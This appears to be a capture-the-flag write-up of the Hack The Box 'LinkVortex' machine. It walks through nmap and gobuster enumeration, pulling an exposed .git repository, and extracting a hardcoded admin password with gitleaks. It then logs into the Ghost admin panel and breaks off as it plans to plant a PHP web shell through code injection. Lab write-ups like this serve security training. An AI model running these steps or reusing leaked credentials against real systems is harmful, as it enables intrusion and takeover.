Linkvortex HTB

Easy


Start with nmap scan.

```
┌──(kali㉿kali)-[~/linkvortex]
└─$ nmap -A 10.10.11.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 14:27
EST
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
|_http-generator: Ghost 5.58
|_http-server-header: Apache
|_http-title: BitByBit Hardware
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.76 seconds
```

We see that there are ports 22 and 80 open. We also see that the site is built with Ghost version 5.58. Let's add the hostname to our /etc/hosts file, then visit the web page.

```
z3ta㉿sectorx)-[~/linkvortex]
 └─$ echo 10.10.11.47 linkvortex.htb | sudo tee -a /etc/hosts

z3ta㉿sectorx)-[~/linkvortex]
 └─$ firefox linkvortex.htb
```

We see a web page.



BitByBit Hardware

Your trusted source for detailed, easy-to-understand computer parts info

The Power Supply
A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It…
Aug 5, 2024 · 2 min read

The CMOS
CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configurati…
May 7, 2024 · 2 min read

The Video Graphics Array
The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll…
Apr 16, 2024 · 2 min read

The Random Access Memory
Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores t

The Motherboard
A motherboard is a complex printed circuit board (PCB) that facilitates communication between all critical electronic components of a computer

The Central Processing Unit
The Central Processing Unit (CPU), often simply referred to as the processor, is the primary component of a computer that performs most of t


Theres not much here to see on the initial webpage. However, looking back at the nmap scan, we see some possibly interesting extensions.

```
80/tcp open  http    Apache httpd
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
```

Let's see if any of these endpoints are reachable. We'll start with /ghost.

```
┌──(kali㉿kali)-[~/linkvortex]
└─$ firefox http://linkvortex.htb/ghost
```

And here we come to a sign in page.



However, we do not yet have any credentials, and there are no default credentials to search for. Let's do some more digging and see what else we can find.

Let's try fuzzing for any additional domain names that may be on the server.

First, create a pattern file to use with gobuster to ensure accuracy in our search. It should look something like this.


```
┌──(z3ta㉿sectorx)-[~/linkvortex]
└─$ cat pattern
{GOBUSTER}.linkvortex.htb
```

Then, we can use gobuster to fuzz for any additional domain names, whilst grepping out any unwanted status codes.

```
┌──(z3ta㉿sectorx)-[~/linkvortex]
└─$ gobuster vhost -u linkvortex.htb -p pattern -w
/usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt | grep -v "Status: 400"
=====================================================
===============

Found: dev.linkvortex.htb Status: 200 [Size: 2538]
```

It looks like we have found a subdomain at dev.linkvortex.htb. Let's check it out!

And here we have what appears to be a website that is still under construction.



LAUNCHING SOON


Our website is under construction. We'll be here soon with our new and exciting site.

After fuzzing the newly found domain for directory extensions, we don't find anything. However, sometimes fuzzing an endpoint for files instead of directories can turn up useful things. So, let's attempt to fuzz this domain for any files that might be of use.

```
┌──(z3ta㉿sectorx)-[~/linkvortex]
└─$ gobuster dir -u http://dev.linkvortex.htb/ -w
/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
===============================================================
===============
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
===============
[+] Url:                     http://dev.linkvortex.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
===============
Starting gobuster in directory enumeration mode
===============================================================
===============
/index.html          (Status: 200) [Size: 2538]
/.htaccess           (Status: 403) [Size: 199]
/.                   (Status: 200) [Size: 2538]
/.html               (Status: 403) [Size: 199]
/.htpasswd           (Status: 403) [Size: 199]
/.htm                (Status: 403) [Size: 199]
/.git                (Status: 301) [Size: 239] [-->
```

And our search has proved fruitful, as we have discovered a /.git endpoint. This indicates an exposed git repo on the server, that may hold valuable information. Let's see whats inside!

Navigating to http://dev.linkvortex.htb/.git, we indeed find a hidden file cache.



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Now, looking around, we don't immediately see anything useful. First, we will need to download the git repo to our local machine so that we can investigate it more closely. We can do this with wget.


```
┌──(z3ta㉿sectorx)-[~/linkvortex
└─$ wget -r http://dev.linkvortex.htb/.git
```

This should download the git repo locally to your machine. From there, we can investigate it further.

We can use gitleaks to expose data from the repo.

```
$ gitleaks protect --staged -v

    ○
    │╲
    │ ○
    ○ ░
    ░    gitleaks

Finding:     const password = 'OctopiFociPilfer45';
Secret:      OctopiFociPilfer45
RuleID:      generic-api-key
Entropy:     3.683542
File:        ghost/core/test/regression/api/admin/authentication.test.js
Line:        56
Fingerprint: ghost/core/test/regression/api/admin/authentication.test.js:generic-api-key:56

4:15PM INF 1 commits scanned.
4:15PM INF scan completed in 198ms
4:15PM WRN leaks found: 1
```

We now have a password. Using this password in combination with the username 'admin@linkvortex.htb', we can log in as admin on the site.


linkvortex.htb/ghost/#/signin

Sign in to BitByBit Hardware.


Email address

jamie@example.com

Password

Forgot?

Sign in →


linkvortex.htb/ghost/#/dashboard

BitByBit Hardware

Dashboard

View site

Explore

Posts

Drafts

Scheduled

Published

Pages

Tags

Members 0

Dashboard

30 Days

Recent posts

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—

View all posts →

GHOST RESOURCES

How to setup your Ghost publication

We've crammed the most important information to help you setup your new publication into this post.

Read this article →


THE GHOST NEWSLETTER

Fabricating your future

It's our last newsletter of 2024! We hope you've enjoyed your year as much as we've enjoyed ours, and we know 2025 will be eve...

Get weekly tips in your inbox →

In settings, there is a code injection page that looks very interesting.



Code injection

Ghost allows you to inject code into the top and bottom of your theme files without editing them. This allows for quick modifications to insert useful things like tracking codes and meta tags.

Site Header


Code here will be injected into the `{{ghost_head}}` tag on every page of the site

Site Footer

Code here will be injected into the `{{ghost_foot}}` tag on every page of the site

It looks here as though we may be able to upload some code that could possibly give us command execution on the server. Let's see if we can upload a webshell. I will upload a simple PHP command shell, and see if we can use it to execute commands on the system.

Uploading the shell into the page footer.

